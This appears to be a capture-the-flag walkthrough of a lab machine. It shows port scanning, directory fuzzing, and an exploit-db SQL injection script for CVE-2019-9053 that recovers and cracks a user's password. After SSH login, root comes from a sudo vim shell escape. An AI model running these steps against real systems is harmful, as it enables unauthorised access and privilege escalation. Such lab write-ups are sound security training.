


sudo nmap -A -p- -T4 -vvv 10.10.130.31

```
PORT      STATE SERVICE REASON          VERSION
21/tcp    open  ftp      syn-ack ttl 61 vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
| Can't get directory listing: TIMEOUT
| ftp-syst:10.10.130.31 Port 80
| STAT:
| FTP server status:
|   Connected to ::ffff:10.1.69.107
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
| End of status
80/tcp    open  http      syn-ack ttl 61 Apache httpd 2.4.18 ((Ubuntu))
| http-methods:
|   Supported Methods: POST OPTIONS GET HEAD
| http-robots.txt: 2 disallowed entries
| / /openemr-5 0 1 3
| http-server-header: Apache/2.4.18 (Ubuntu)
| http-title: Apache2 Ubuntu Default Page: It works
2222/tcp  open  ssh      syn-ack ttl 61 OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 29:42:69:14:9e:ca:d9:17:98:8c:27:72:3a:cd:a9:23 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQACj5RwZ5K4QU12jUD81IxGPdEmWFigjRwFNM2pVBCiIPWiMb+R82pdw5dQPFY0JjjicS
ysFN3pl8ea2L8acocd/7zWke6ce50tpHaDs80dBYLfpkh+0zAsDwVWSslgKQ7rbi/ck1FF1LIgY7UQdo5FwiTMap7vFnsT/WHL3HcG5Q+eL
```

ffuf -u http://10.10.130.31/FUZZ -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt

simple [Status: 301, Size: 313, Words: 20, Lines: 10]

http://10.10.130.31/simple/



https://www.cvedetails.com/cve/CVE-2019-9053/

https://www.exploit-db.com/exploits/46635

http://10.10.130.31/simple

https://gitlab.com/kalilinux/packages/dirb/blob/f43c03a2bef91118debffd6cec9573f21bb5f9e8/wordlists/others/best110.txt

```
python 46635.py -u http://10.10.130.31/simple --crack -w 110.txt
```

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

```
ssh mitch@10.10.130.31 -p 2222
```

secret

```
headcrusher@t0rmentor:~/Downloads$ ssh mitch@10.10.130.31 -p 2222
The authenticity of host '[10.10.130.31]:2222 ([10.10.130.31]:2222)' can't be established.
ECDSA key fingerprint is SHA256:Fce5J4GBLgx1+iaSMBj0+NFK0jZvL5L0VF5/jc0kwt8.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.10.130.31]:2222' (ECDSA) to the list of known hosts.
mitch@10.10.130.31's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-58-generic i686)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

0 packages can be updated.
0 updates are security updates.

Last login: Mon Aug 19 18:13:41 2019 from 192.168.0.190
$ ls
user.txt
$ cat user.txt
-sh: 2: cat: not found
$ cat user.txt
G00d j0b, keep up!
```

```
$ cd /home
$ ls
mitch sunbath
```

```
mitch@Machine:/home$ sudo -l
User mitch may run the following commands on Machine:
    (root) NOPASSWD: /usr/bin/vim
```

<https://gtfobins.github.io/gtfobins/vim/>

```
sudo vim -c '!/bin/sh'
```

```
mitch@Machine:/home$ sudo vim -c '!/bin/sh'
# ^[[2;2R^[]11;rgb:2727/2a2a/3434^G
/bin/sh: 1: ot found
/bin/sh: 1: 2R: not found
# cat root/root.txt
cat: root/root.txt: No such file or directory
# cat /root/root.txt
W3ll d0n3. You made it!
```